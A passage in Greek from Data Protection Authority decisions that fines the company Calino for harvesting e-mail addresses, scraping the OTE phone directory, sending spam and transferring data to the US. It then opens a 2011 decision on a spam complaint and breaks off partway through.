Η τακτική της Calino είναι να αποστέλλει επιστολή στους συλλόγους και να αιτείται τη χορήγηση των στοιχείων των μελών τους, ώστε να συμπεριληφθούν στον επαγγελματικό οδηγό. Τα στοιχεία που ζητά είναι επώνυμο ή επωνυμία, όνομα, επάγγελμα, διεύθυνση, τηλέφωνο, fax, e-mail, website, όπως προκύπτει από τις επιστολές που επιδείχτηκαν στους ελεγκτές κατά τη διενέργεια του ελέγχου. Σε αρκετές από τις περιπτώσεις αυτές οι σύλλογοι

πωλούσαν τα δεδομένα των μελών τους έναντι αμοιβής. Σε άλλες περιπτώσεις τα στοιχεία συλλέγονται αυτοματοποιημένα από τις ιστοσελίδες των συλλόγων.

Σύμφωνα με τις δηλώσεις των εκπροσώπων της εταιρείας, τα στοιχεία από τις πηγές αυτές καταχωρίζονται και στις λίστες με τις διευθύνσεις ηλεκτρονικού ταχυδρομείου της εταιρείας. Η εταιρεία δεν παρέχει κανενός είδους ενημέρωση προς τα υποκείμενα των δεδομένων, κατά το στάδιο της συλλογής τους από τους φορείς αυτούς.

Εύρημα 3ο: Η εταιρεία επεξεργάζεται δεδομένα προσωπικού χαρακτήρα τα οποία συλλέγει από τον ιστοχώρο <http://www.whiterpages.gr/> που ανήκει στον ΟΤΕ. Ο ιστοχώρος αυτός παρέχει υπηρεσία καταλόγου των συνδρομητών σταθερής τηλεφωνίας του ΟΤΕ για όλη την Ελλάδα. Από την υπηρεσία αυτή μπορεί κάποιος να αναζητήσει τηλεφωνικούς αριθμούς με βάση τα στοιχεία του ονόματος του συνδρομητή, όπως επίσης και να πραγματοποιήσει αντίστροφη αναζήτηση, δηλαδή να βρει τα στοιχεία του συνδρομητή αναζητώντας τον με βάση τον αριθμό του τηλεφώνου του. Τα στοιχεία του συνδρομητή που εμφανίζονται σε κάθε τέτοια αναζήτηση περιλαμβάνουν: ονοματεπώνυμο, περιοχή, διεύθυνση, αριθμό τηλεφώνου και επάγγελμα (εάν αυτό είναι διαθέσιμο).

Η συλλογή των στοιχείων πραγματοποιείται με αυτοματοποιημένο λογισμικό που εκμεταλλεύεται τη δυνατότητα αντίστροφης αναζήτησης. Το λογισμικό έχει δημιουργήσει η Calino αποκλειστικά για το σκοπό αυτό και μπορεί να προγραμματιστεί ώστε να αναζητήσει σειριακά όλους τους πιθανούς τηλεφωνικούς αριθμούς μιας περιοχής. Με τον τρόπο αυτό, η Calino αντιγράφει ουσιαστικά τον ηλεκτρονικό κατάλογο του ΟΤΕ, συλλέγοντας σειριακά τα στοιχεία των συνδρομητών του.

Στη συνέχεια, τα στοιχεία αυτά εντάσσονται στη βάση δεδομένων του εμπορευόμενου από τη εταιρεία λογισμικού (Hellas Navigator) και συνδυάζονται με τις γεωγραφικές συντεταγμένες που αντιστοιχούν στη διεύθυνση του εκάστοτε συνδρομητή. Η Calino έχει δημιουργήσει εξειδικευμένο λογισμικό για την γεωγραφική απεικόνιση, σε ψηφιακό χάρτη, των διευθύνσεων που έχει συλλέξει. Με τον τρόπο αυτό πραγματοποιείται μια επιπλέον επεξεργασία των δεδομένων που λαμβάνονται από τον ηλεκτρονικό κατάλογο του ΟΤΕ, καθώς, στην πράξη, σε κάθε δεδομένο διεύθυνσης αντιστοιχίζονται οι συντεταγμένες του στο χάρτη. Με τη συσχέτιση αυτή δίδεται η δυνατότητα περαιτέρω αναζήτησης στα δεδομένα του καταλόγου, με βάση πια και τη γεωγραφική πληροφορία. Για παράδειγμα, μέσω του λογισμικού Hellas Navigator, μπορεί κάποιος να σχεδιάσει μια γεωγραφική περιοχή πάνω στο χάρτη (πχ. με βάση τα γεωγραφικά όρια μιας ενορίας) και να βρει τα στοιχεία των κατοίκων και των επαγγελματιών της περιοχής αυτής. Η λειτουργία αυτή δεν είναι δυνατό να πραγματοποιηθεί μέσω της αναζήτησης στον ηλεκτρονικό κατάλογο του ΟΤΕ και είναι αποτέλεσμα της συσχέτισης των συλλεγόμενων στοιχείων με γεωγραφικά δεδομένα.

Εύρημα 4ο: Κατά τη διενέργεια του ελέγχου διαπιστώθηκε ότι η εταιρεία αποστέλλει διαφημιστικά e-mail στη λίστα των ηλεκτρονικών διευθύνσεων που έχει συλλέξει με τον τρόπο που περιγράφεται στα ευρήματα 1 και 2. Σκοπός των e-mail αυτών είναι να διαφημιστούν τα προϊόντα της εταιρείας. Επίσης διαπιστώθηκε ότι αποστέλλονται και διαφημιστικά FAX για τον ίδιο σκοπό.

Στο περιεχόμενο των διαφημιστικών μηνυμάτων αναφέρονται τα στοιχεία επικοινωνίας της εταιρείας καθώς και ηλεκτρονικές διευθύνσεις και τηλέφωνα, στα οποία οι παραλήπτες μπορούν να ζητήσουν τον τερματισμό της αζήτητης επικοινωνίας. Όπως εξηγήθηκε στους ελεγκτές από τους εκπροσώπους της εταιρείας, η διαδικασία διαγραφής παραλήπτη από τη λίστα παραληπτών της εταιρείας συνίσταται στην ένταξη σε κατάλληλο κατάλογο της διεύθυνσης ηλεκτρονικού ταχυδρομείου ή του αριθμού FAX οποιουδήποτε παραλήπτη ζητήσει να μη λαμβάνει ενημερωτικά μηνύματα ή κλήσεις. Ο κατάλογος αυτός χρησιμεύει ώστε η διεύθυνση ηλεκτρονικού ταχυδρομείου ή ο αριθμός FAX του εκάστοτε μη ενδιαφερόμενου παραλήπτη να μην συμπεριλαμβάνεται στο μέλλον στις διευθύνσεις που συλλέγει και διαβιβάζει η Calino. Ουσιαστικά η εταιρεία χρησιμοποιεί σύστημα opt-out για την αποστολή των μηνυμάτων, δηλαδή αποστέλλει μηνύματα χωρίς την προηγούμενη συγκατάθεση των συνδρομητών, αλλά διαγράφει τους συνδρομητές από τα αρχεία της, σε περίπτωση που αυτοί εναντιωθούν στην επεξεργασία.

Εύρημα 5ο: Κατά τη διενέργεια του ελέγχου διαπιστώθηκε ότι η εταιρεία έχει πωλήσει τους ηλεκτρονικούς της καταλόγους στην κυβέρνηση των Η.Π.Α. Συγκεκριμένα, αναφέρθηκε στους ελεγκτές, ως στοιχείο ένδειξης της σοβαρότητας και της αξιοπιστίας της επιχείρησης, ότι στους πελάτες συμπεριλαμβάνεται και η κυβέρνηση των Η.Π.Α. Το γεγονός αυτό περιλαμβάνεται και στο διαφημιστικό μήνυμα της εταιρείας. Στους ελεγκτές επιδείχθηκε σειρά από μηνύματα που οδήγησαν στην σύναψη συμφωνίας μεταξύ της εταιρείας και της κυβέρνησης των Η.Π.Α. (United States Government, Department of State, Office of Acquisition) και δόθηκε αντίγραφο της συμφωνίας αυτής.

Από το αντίγραφο αυτό προκύπτει ότι η Calino προχώρησε τον Ιανουάριο του 2004 σε σύναψη σύμβασης ύψους 170.000 δολλαρίων ΗΠΑ. Από τη σύμβαση προκύπτει ότι δόθηκαν στην κυβέρνηση των ΗΠΑ σύνολα δεδομένων που αποτελούνται από ψηφιακούς χάρτες της Αθήνας και της Θεσσαλονίκης και τη βάση δεδομένων τηλεφώνων της Ελλάδας, καθώς και λογισμικό για την αναζήτηση και εύρεση στοιχείων από αυτά τα σύνολα δεδομένων. Σύμφωνα με όσα αναφέρονται στη σύμβαση, η κυβέρνηση των ΗΠΑ είχε τη δυνατότητα να χρησιμοποιήσει και να επεκτείνει τα σύνολα δεδομένων αυτά και να τα αντιγράψει σε πολλαπλά αντίτυπα για τις υπηρεσίες της.

Η εταιρεία κλήθηκε νομίμως σε ακρόαση ενώπιον της Αρχής στη συνεδρίαση της 09.04.2009 για να δώσει περαιτέρω διευκρινίσεις και να εκθέσει τις απόψεις της. Κατά την παρουσία της στη συνεδρίαση της Αρχής έλαβε προθεσμία και κατέθεσε συμπληρωματικό υπόμνημα με το υπ' αριθμ. πρωτ. Γ/ΕΙΣ/2582/24.04.2009 έγγραφο.

Η Αρχή, αφού άκουσε τους εισηγητές της υπόθεσης και έλαβε υπόψη όλα τα στοιχεία του φακέλου, μετά και από διεξοδική συζήτηση,

ΣΚΕΦΘΗΚΕ ΣΥΜΦΩΝΑ ΜΕ ΤΟ ΝΟΜΟ

1. Όπως ορίζεται στο άρθρο 4, παρ. 1, εδ. α' του Ν. 2472/1997 τα δεδομένα προσωπικού χαρακτήρα για να τύχουν νόμιμης επεξεργασίας πρέπει να συλλέγονται κατά τρόπο θεμιτό και νόμιμο για καθορισμένους, σαφείς και νόμιμους σκοπούς και να υφίστανται θεμιτή και

νόμιμη επεξεργασία ενόψει των σκοπών αυτών. Οι διευθύνσεις ηλεκτρονικού ταχυδρομείου αποτελούν δεδομένα προσωπικού χαρακτήρα, κατά την έννοια του άρθρου 2 στοιχ. α' του Ν. 2472/1997, όταν ανήκουν σε φυσικά πρόσωπα. Στην προκειμένη περίπτωση, όπως προκύπτει από το υπ' αριθμ. 1 εύρημα, πραγματοποιείται συλλογή διευθύνσεων από ιστοσελίδες, όπου το υποκείμενο των δεδομένων έχει ανακοινώσει τα στοιχεία του για τελείως διαφορετικό σκοπό, για παράδειγμα για την αποστολή μηνυμάτων επικοινωνίας για προσωπικούς σκοπούς ή για τη συμμετοχή του σε ομάδες συζήτησης. Το αυτόματο λογισμικό έχει ρυθμιστεί έτσι ώστε να μην κάνει καμία διάκριση των διευθύνσεων που συλλέγει με κριτήριο το σκοπό της δημοσίευσης τους, συλλέγοντας όλα τα στοιχεία τα οποία συναντά. Επομένως, οι διευθύνσεις ηλεκτρονικού ταχυδρομείου, που συλλέγονται με τον τρόπο αυτό, δεν συλλέγονται με τρόπο θεμιτό και νόμιμο, για καθορισμένους και νόμιμους σκοπούς και δεν υφίστανται θεμιτή και νόμιμη επεξεργασία εν όψει των σκοπών αυτών, κατά παράβαση της προαναφερθείσας διάταξης του Ν. 2472/1997. Η άποψη αυτή ενισχύεται από το γεγονός ότι το έννομο συμφέρον που επιδιώκει ο υπεύθυνος επεξεργασίας ή οι τρίτοι στους οποίους ανακοινώνονται τα δεδομένα δεν υπερέρχει προφανώς των δικαιωμάτων και συμφερόντων των προσώπων στα οποία αναφέρονται τα δεδομένα, καθώς προκαλείται σημαντική όχληση στους αποδέκτες των μηνυμάτων αλλά και πιθανά επιπρόσθετο κόστος από τη χρήση υπηρεσιών διαδικτύου για την ανάγνωση των μηνυμάτων. Έτσι, όσον αφορά στη συλλογή διευθύνσεων ηλεκτρονικού ταχυδρομείου χωρίς τη συγκατάθεση του υποκείμενου, δεν μπορεί να έχει εφαρμογή η διάταξη του άρθρου 5, παρ. 2 ε' του Ν. 2472/1997. Επισημαίνεται ότι η Ομάδα Εργασίας του άρθρου 29 της οδηγίας 95/46/ΕΚ έχει παρουσιάσει, αναλυτικά, το σκεπτικό αυτό στο έγγραφο εργασίας υπ' αριθμ. 37/21.11.2000 (σελ. 37, 38 και 43, 44), ενώ παρόμοια παρουσίαση βρίσκεται και στο βιβλίο *Regulating Spam, A European Perspective after the Adoption of the E-Privacy Directive* (κεφάλαιο 4, *Harvesting*, σελίδες 67-79). Επομένως, το αρχείο που έχει δημιουργήσει η Calino, με την τεχνική που περιγράφεται στο εύρημα υπ' αριθμ. 1 του πορίσματος, παραβιάζει τις διατάξεις των άρθρων 4, 5 παρ. 2 του Ν. 2472/1997 και τα στοιχεία του πρέπει να καταστραφούν. Καθώς το αρχείο αυτό έχει διαβιβασθεί σε απροσδιόριστο αριθμό πελατών της εταιρείας, είναι προς το συμφέρον των υποκειμένων της επεξεργασίας να ενημερωθούν όλοι όσοι αγόρασαν το αρχείο αυτό ώστε να προβούν σε διαγραφή των δεδομένων που έχουν συλλεγεί παράνομα. Η πλήρης άρση της παράβασης μπορεί να επιτευχθεί μόνο με τη διαγραφή των στοιχείων από όλα τα πωληθέντα αντίγραφα.

2. Όπως ορίζει το άρθρο 11 παρ. 1 του Ν. 2472/1997 «Ο υπεύθυνος επεξεργασίας οφείλει, κατά το στάδιο της συλλογής δεδομένων προσωπικού χαρακτήρα, να ενημερώνει με τρόπο πρόσφορο και σαφή το υποκείμενο για τα εξής τουλάχιστον στοιχεία: α. την ταυτότητά του και την ταυτότητα του τυχόν εκπροσώπου του, β. τον σκοπό της επεξεργασίας, γ. τους αποδέκτες ή τις κατηγορίες αποδεκτών των δεδομένων, δ. την ύπαρξη του δικαιώματος πρόσβασης.». Όπως προκύπτει από το εύρημα υπ' αριθμ. 2, ο υπεύθυνος επεξεργασίας δεν φροντίζει σε κανένα σημείο για την παροχή ενημέρωσης προς τα υποκείμενα των δεδομένων κατά το στάδιο της συλλογής τους. Είναι αληθές ότι ο σκοπός που επιδιώκει η Calino, δηλαδή το οικονομικό συμφέρον για τη δημιουργία της εφαρμογής καταλόγου επαγγελματικών

διευθύνσεων, συμβαδίζει καταρχήν με το επαγγελματικό συμφέρον των υποκειμένων για την ευχερέστερη αναζήτηση των στοιχείων τους από το κοινό. Έτσι, για τη χρήση των στοιχείων που λαμβάνονται από τους επαγγελματικούς φορείς και τις επαγγελματικές εκθέσεις δεν απαιτείται, σύμφωνα με το άρθρο 5 παρ. 2 στοιχ. ε' του Ν. 2472/1997, νέα συγκατάθεση των υποκειμένων των δεδομένων, αλλά αρκεί η προηγούμενη ενημέρωση αυτών σύμφωνα με τα οριζόμενα στο άρθρο 11 παρ. 1 του Ν. 2472/1997. Στην προκειμένη όμως περίπτωση, η ενημέρωση αυτή θα έπρεπε να είχε διενεργηθεί μέσω ατομικής επιστολής με την οποία να παρέχεται ικανό χρονικό διάστημα για την άσκηση του δικαιώματος αντίρρησης, καθώς τα στοιχεία διεύθυνσης είναι διαθέσιμα στην Calipo και ο τρόπος αυτός αποτελεί τον προσφορότερο και ασφαλέστερο προκειμένου να ικανοποιηθούν τα δικαιώματα όλων των υποκειμένων της επεξεργασίας. Επομένως, κατά παράβαση του άρθρου 11 παρ. 1 του ν. 2472/97, έγινε συλλογή των παραπάνω στοιχείων από καταλόγους επαγγελματικών ενώσεων. Περαιτέρω παρατηρείται ότι οι διάφορες επαγγελματικές ενώσεις οφείλουν, κατά το στάδιο συλλογής των δεδομένων, να ενημερώνουν τα υποκείμενα για τους αποδέκτες ή τις κατηγορίες αποδεκτών των δεδομένων. Η Αρχή κρίνει ότι πρέπει με την επιμέλεια των εισηγητών της υποθέσεως να ενημερωθούν οι επαγγελματικές ενώσεις για την υποχρέωσή τους αυτή.

3. Στο άρθρο 10, παρ. 4 του Ν. 3471/2006 ορίζεται ότι «Τα δεδομένα προσωπικού χαρακτήρα που περιλαμβάνονται σε δημόσιο κατάλογο επιτρέπεται να υπόκεινται σε επεξεργασία μόνο για τους σκοπούς για τους οποίους έχουν συλλεγεί. Όταν τα δεδομένα αυτά διαβιβάζονται σε τρίτους, ο συνδρομητής θα πρέπει να ενημερώνεται, πριν από τη διαβίβαση, για αυτή τη δυνατότητα και για τον παραλήπτη ή για τις κατηγορίες των πιθανών παραληπτών, να έχει δε την ευκαιρία να αντιταχθεί στη διαβίβαση. Για τη χρησιμοποίηση των δεδομένων αυτών για άλλο σκοπό, είτε από τον φορέα είτε από τρίτο, απαιτείται εκ νέου η ρητή συγκατάθεση του συνδρομητή...». Στην προκειμένη περίπτωση, όπως περιγράφεται στο υπ' αριθμ. 3 εύρημα του πορίσματος, η Calipo συλλέγει προσωπικά δεδομένα από δημόσια προσβάσιμη πηγή, δηλαδή τον κατάλογο συνδρομητών του ΟΤΕ. Τα δεδομένα αυτά υπόκεινται σε επιπλέον επεξεργασία, καθώς συνδυάζονται με γεωγραφική πληροφορία, και δημοσιεύονται με τη μορφή του λογισμικού Hellas Navigator, δηλαδή με τη μορφή προηγμένου ηλεκτρονικού καταλόγου με χάρτη. Με τον τρόπο αυτό βελτιώνεται η ποιότητα των δεδομένων, καθώς είναι δυνατή η παροχή προηγμένων υπηρεσιών αναζήτησης προσωπικών δεδομένων. Η προηγμένη λειτουργία αναζήτησης συνίσταται στο γεγονός ότι ο χρήστης του εν λόγω λογισμικού δύναται να αναζητήσει τα στοιχεία συνδρομητών του ΟΤΕ και με βάση γεωγραφικά δεδομένα. Σε έναν απλό τηλεφωνικό κατάλογο θα μπορούσε να αναζητήσει τα στοιχεία του εκάστοτε συνδρομητή μόνο με βάση συγκεκριμένα στοιχεία (όνομα συνδρομητή, τηλέφωνο, διεύθυνση) και σε πιο περιορισμένη κλίμακα. Ο σκοπός που επιδιώκει ο υπεύθυνος επεξεργασίας, με την παροχή δυνατότητας γεωγραφικής αναζήτησης των προσωπικών δεδομένων όσων περιλαμβάνονται στους καταλόγους συνδρομητών, είναι η πώληση του ηλεκτρονικού καταλόγου για την πραγματοποίηση γεωγραφικά στοχευμένων διαφημιστικών ενεργειών από τον εκάστοτε αγοραστή. Ο εκάστοτε αγοραστής δύναται να δημιουργήσει στοχευμένες ομάδες διαφήμισης (πχ. όλοι οι ηλεκτρολόγοι μιας γεωγραφικής

περιοχής) και να διαφημίσει τα προϊόντα του με βάση το είδος του αγοραστικού κοινού, το οποίο έχει επιλέξει. Συνεπώς, ο σκοπός της επεξεργασίας διαφοροποιείται από αυτόν ενός καταλόγου συνδρομητών και ως εκ τούτου, κατά παράβαση του άρθρου 10 παρ. 4 του ν. 3471/2006 η εταιρεία CALINO δημιούργησε αρχείο από τους συνδρομητές του ΟΤΕ.

4. Στο άρθρο 11 παρ. 1 του Ν. 3471/2006 αναφέρεται ότι «η *χρησιμοποίηση αυτόματων συστημάτων κλήσης, ιδίως με χρήση συσκευών τηλεομοιοτυπίας (φαξ) ή ηλεκτρονικού ταχυδρομείου, και γενικότερα η πραγματοποίηση μη ζητηθεισών επικοινωνιών με οποιοδήποτε μέσο ηλεκτρονικής επικοινωνίας, με ή χωρίς ανθρώπινη παρέμβαση, για σκοπούς απευθείας εμπορικής προώθησης προϊόντων ή υπηρεσιών και για κάθε είδους διαφημιστικούς σκοπούς, επιτρέπεται μόνο αν ο συνδρομητής συγκατατεθεί εκ των προτέρων ρητώς*». Από το διενεργηθέντα έλεγχο (εύρημα υπ' αριθμ. 4), έγινε σαφές ότι η Calino δεν εξασφαλίζει τη συγκατάθεση των συνδρομητών πριν την αποστολή των διαφημιστικών της μηνυμάτων μέσω ηλεκτρονικού ταχυδρομείου ή τηλεομοιοτυπίας. Η εταιρεία συμπεριλαμβάνει στο μήνυμα τρόπο εναντίωσης στη συνέχιση της αποστολής διαφημιστικών μηνυμάτων, αλλά η ενέργεια αυτή δεν την απαλλάσσει από την υποχρέωση λήψης συγκατάθεσης των συνδρομητών. Η αποστολή πραγματοποιείται σε όλη τη λίστα διευθύνσεων ηλεκτρονικού ταχυδρομείου και αριθμών τηλεομοιοτυπίας και όχι μόνο σε όσους είχαν κάποια προηγούμενη συναλλαγή μαζί της, οπότε και θα ίσχυε η εξαίρεση της παρ. 3 του ανωτέρω άρθρου. Συνεπώς η Αρχή αποφαινεται ότι η Calino παραβιάζει συστηματικά την προαναφερθείσα διάταξη, όπως τούτο επιβεβαιώνεται από τις προαναφερθείσες καταγγελίες.

5. Στο άρθρο 9 παρ. 2 του Ν. 2472/1997 ορίζεται ότι «η *διαβίβαση δεδομένων προσωπικού χαρακτήρα προς χώρα που δεν ανήκει στην Ευρωπαϊκή Ένωση και η οποία δεν εξασφαλίζει ικανοποιητικό επίπεδο προστασίας, επιτρέπεται κατ' εξαίρεση, με άδεια της Αρχής*..». Από το εύρημα υπ' αριθμ. 5 προκύπτει ότι η Calino πώλησε ηλεκτρονικά αρχεία με προσωπικά δεδομένα (ονόματα, διευθύνσεις και τηλέφωνα) σε κυβερνητική υπηρεσία των ΗΠΑ. Η ενέργεια αυτή αποτέλεσε διαβίβαση δεδομένων προσωπικού χαρακτήρα σε χώρα εκτός Ευρωπαϊκής Ένωσης. Η εν λόγω διαβίβαση πραγματοποιήθηκε προς χώρα η οποία δεν περιλαμβάνεται σε αυτές, για τις οποίες η Ευρωπαϊκή Επιτροπή έχει αποφανθεί ότι εξασφαλίζουν ικανοποιητικό επίπεδο προστασίας. Για τη διαβίβαση αυτή δεν είχε προηγηθεί γνωστοποίηση ή αίτηση για άδεια, ούτε, φυσικά, υπήρξε άδεια της Αρχής. Συνεπώς η διαβίβαση αυτή πραγματοποιήθηκε κατά παράβαση του προαναφερθέντος άρθρου.

6. Με δεδομένο ότι η εταιρεία CALINO υπέπεσε, κατά τα προαναφερόμενα, σε αυτοτελείς παραβάσεις διατάξεων της κείμενης νομοθεσίας, η Αρχή κρίνει ότι πρέπει να επιβληθούν αντίστοιχες κυρώσεις.

ΓΙΑ ΤΟΥΣ ΛΟΓΟΥΣ ΑΥΤΟΥΣ

Η Αρχή

Επιβάλλει στην εταιρεία CALINO A.E., που αποτελεί τον υπεύθυνο επεξεργασίας για τις περιγραφόμενες στο πόρισμα διοικητικού ελέγχου επεξεργασίες, τις πιο κάτω διοικητικές κυρώσεις:

1. Πρόστιμο ποσού είκοσι πέντε χιλιάδων ευρώ (25.000) για την παραβίαση του άρθρου 4, παρ. 1, εδ. α' του Ν. 2472/1997 που συντελείται με την παράνομη επεξεργασία διευθύνσεων ηλεκτρονικού ταχυδρομείου. Επίσης, η Αρχή διατάσσει την καταστροφή του εν λόγω αρχείου και υποχρεώνει τον υπεύθυνο επεξεργασίας να ενημερώσει, εγγράφως, όλους τους πελάτες του ότι η τήρηση του αρχείου αυτού είναι παράνομη. Η καταστροφή του εν λόγω αρχείου από την Calino συνίσταται στην καταστροφή τόσο της λίστας διευθύνσεων ηλεκτρονικού ταχυδρομείου της Calino, οι οποίες δεν έχουν αποκτηθεί με νόμιμο τρόπο, όσο και στη διαγραφή όλων των διευθύνσεων ηλεκτρονικού ταχυδρομείου από το προϊόν Hellas Navigator. Ο υπεύθυνος επεξεργασίας οφείλει, εντός δεκαπέντε ημερών από τη λήψη της απόφασης, να προσκομίσει στην Αρχή κατάλογο με τους πελάτες που αγόρασαν τη λίστα διευθύνσεων ηλεκτρονικού ταχυδρομείου καθώς και αντίγραφο της επιστολής ενημέρωσης προς αυτούς.

2. Πρόστιμο ποσού πέντε χιλιάδων ευρώ (5.000) για την παραβίαση του άρθρου 11 παρ. 1 του Ν. 2472/1997 που αφορά στη μη παροχή ενημέρωσης προς τα υποκείμενα των δεδομένων για τη συλλογή που πραγματοποιείται από επαγγελματικές ενώσεις και επαγγελματικούς οδηγούς. Η Αρχή κοινοποιεί την παρούσα απόφαση στις επαγγελματικές ενώσεις ενημερώνοντας τους κατ' αυτόν τον τρόπο ότι υποχρεούνται να ενημερώνουν τα μέλη τους (υποκείμενα των δεδομένων) για τους αποδέκτες ή τις κατηγορίες αποδεκτών των δεδομένων που συλλέγουν από αυτά.

3. Προειδοποίηση για την παράβαση του άρθρου 10, παρ. 4 του Ν. 3471/2006. Η εταιρεία οφείλει να τροποποιήσει τον ηλεκτρονικό οδηγό που εκδίδει και να επιτρέψει τη γεωγραφική αναζήτηση μόνο σε όσους συνδρομητές τηλεφωνίας έχουν δώσει εκ νέου τη συγκατάθεση τους για χρήση των δεδομένων τους στο πλαίσιο της δυνατότητας γεωγραφικής αναζήτησης.

4. Πρόστιμο ποσού είκοσι πέντε χιλιάδων ευρώ (25.000) για την παραβίαση του άρθρου 11 παρ. 1 του Ν. 3471/2006 για την αποστολή διαφημιστικών μηνυμάτων ηλεκτρονικού ταχυδρομείου και τηλεομοιοτυπίας (FAX), χωρίς τη συγκατάθεση των συνδρομητών.

5. Πρόστιμο ποσού δέκα χιλιάδων ευρώ (10.000) για την παράβαση του άρθρου 9 παρ. 2 του Ν. 2472/1997 που συντελέστηκε με την παράνομη διαβίβαση δεδομένων σε χώρα εκτός Ε.Ε.

Α Π Ο Φ Α Σ Η 59/2011

Επιβολή προστίμου σε εταιρεία για αποστολή μηνυμάτων αζήτητης ηλεκτρονικής επικοινωνίας

Με τις υπ' αρ. πρωτ. ΑΠΔΠΧ Γ/ΕΙΣ/3109/25-6-2008, Γ/ΕΙΣ/3784/30-7-2008 όπως συμπληρώθηκε με την υπ' αρ. πρωτ. Γ/ΕΙΣ/7182/24-12-2008, Γ/ΕΙΣ/967/12-02-2009 όπως συμπληρώθηκε με την υπ' αρ. πρωτ. Γ/ΕΙΣ/966/12-02-2009, Γ/ΕΙΣ/5604/21-10-2008 και Γ/ΕΙΣ/7177/24-12-2008 (αρ.πρωτ. οικ. 2163/12-09-2008) αιτήσεις τους στην Αρχή Προστασίας _εδομένων Προσωπικού Χαρακτήρα οι Α, Β, Γ, Δ και Ε (που διαβιβάζεται στην Αρχή από την

Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών) αντίστοιχα, καταγγέλλουν ότι η εταιρεία Χ (εφεξής: εταιρεία) αποστέλλει μη ζητηθέντα μηνύματα ηλεκτρονικού ταχυδρομείου στις ηλεκτρονικές τους διευθύνσεις (4 διευθύνσεις του δικτυακού χώρου *www.....*, *www.....*, *www.....*, *www.....*, όλες οι διευθύνσεις του δικτυακού χώρου *www.....* και *www.....*). Συγκεκριμένα, καταγγέλλουν ότι η εταιρεία αποστέλλει μηνύματα ηλεκτρονικού ταχυδρομείου (*spam*) για την προώθηση προϊόντων και υπηρεσιών που παρέχει. Με τις ως άνω αιτήσεις τους οι Α, Β, Γ, Δ και Ε καταγγέλλουν ότι η εταιρεία δεν ικανοποίησε προσηκόντως το αίτημά τους για διαγραφή των ηλεκτρονικών τους διευθύνσεων από τη λίστα παραληπτών της εταιρείας. Η Αρχή, κατά την εξέταση της πρώτης αίτησης του Α, με το υπ' αρ. πρωτ. Γ/ΕΞ/3109-1/07-07-2008 έγγραφό της απηύθυνε σύσταση προς την εταιρεία, σύμφωνα με τα οριζόμενα στη διάταξη του άρθρου 19 παρ. 1 στοιχ. γ' του Ν.2472/1997, καλώντας την να προσαρμόσει τις πρακτικές της, προκειμένου η αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου να συνάδει με τις διατάξεις του άρθρου 11 του Ν. 3471/2006. Σε απάντηση του εγγράφου αυτού της Αρχής, η εταιρεία ενημέρωσε την Αρχή με την υπ' αρ. πρωτ. Γ/ΕΙΣ/3456/15-07-2008 αίτησή της, ότι συλλέγει τις διευθύνσεις ηλεκτρονικού ταχυδρομείου από τους συμμετέχοντες στα σεμινάρια που η ίδια διοργανώνει, επισημαίνοντας ότι οι συμμετέχοντες στα σεμινάρια μπορούν να παρέχουν, εκτός από τα δικά τους στοιχεία επικοινωνίας, και διευθύνσεις ηλεκτρονικού ταχυδρομείου φίλων τους, ύστερα από προηγούμενη ενημέρωση και συγκατάθεση των τελευταίων. Τέλος, στην αίτηση αυτή, η εταιρεία αναφέρει ότι παρέχει τη δυνατότητα διαγραφής των παραληπτών ηλεκτρονικού ταχυδρομείου από τη λίστα-κατάλογο που διατηρεί, τονίζοντας ότι οι ηλεκτρονικές διευθύνσεις του Α έχουν διαγραφεί από τη λίστα αυτή.

Ακολούθως η Αρχή, κατά την εξέταση των αιτήσεων των Β και Γ, ζήτησε από την εταιρεία, με το υπ' αρ. πρωτ. Γ/ΕΞ/966-1/27-02-2009 έγγραφό της, να διευκρινίσει τον τρόπο λήψης συγκατάθεσης των ενδιαφερομένων για την αποστολή ηλεκτρονικής επικοινωνίας, καθώς και το είδος των προσωπικών τους δεδομένων που τηρεί στα αρχεία της, όπως και την προέλευση των δεδομένων αυτών. Επιπρόσθετα, η Αρχή με το ίδιο έγγραφο ζήτησε διευκρινίσεις αναφορικά με τη διαδικασία εμπορικής προώθησης την οποία ακολουθεί, τον τρόπο εξασφάλισης της συγκατάθεσης των συνδρομητών των ηλεκτρονικών μέσων επικοινωνίας και τη διαδικασία άσκησης του δικαιώματος αντίρρησης των παραληπτών των διαφημιστικών της μηνυμάτων. Στο έγγραφο αυτό της Αρχής, η εταιρεία απάντησε με τις υπ' αρ. πρωτ. Γ/ΕΙΣ/1483/6-03-2009 και Γ/ΕΙΣ/1623/13-03-2009 αιτήσεις της, με τις οποίες διευκρίνισε τα ακόλουθα:

1. « Όσον αφορά τους δύο καταγγέλλοντες κατά πάσα πιθανότητα τα στοιχεία τους έχουν αποκτηθεί με κάποιον από τους προηγούμενους τρόπους, χωρίς να είμαι σε θέση να γνωρίζω με βεβαιότητα επακριβώς. Σε κάθε περίπτωση οι ηλεκτρονικές τους διευθύνσεις μπορούν να αποκτηθούν ελεύθερα από επίσκεψη στα *websites* τους (...) Η ηλεκτρονική διεύθυνση του Β αναφέρεται προς επικοινωνία στο *www.....*, κάτω από το όνομά του (ανοίγει παράθυρο επικοινωνίας). Οι ηλεκτρονικές διευθύνσεις του Γ αναφέρονται στο *www.....*, Το *www.....*, και *www.....*, είναι δεδομένο ότι αποτελούν ίδιες διευθύνσεις του ιδίου κατόχου.» 2. Για καθένα από τους δυο καταγγέλλοντες η εταιρεία δεν κρατά κανένα άλλο προσωπικό τους δεδομένο πέρα από τις προσωπικές τους διευθύνσεις.

3. Τα ηλεκτρονικά έντυπα της εταιρείας δεν αποβλέπουν στην εμπορική προώθηση, δεν έχουν εμπορικό σκοπό, αλλά είναι ενημερωτικά.

4. Η εταιρεία συλλέγει διευθύνσεις ηλεκτρονικού ταχυδρομείου κατά τους ακόλουθους τρόπους:

- Από συμμετέχοντες σε σεμινάρια και εκδηλώσεις, τα οποία διοργανώνει η εταιρεία. Οι συμμετέχοντες χορηγούν τις ηλεκτρονικές τους διευθύνσεις και αρκετών φίλων ή γνωστών τους. (Α)

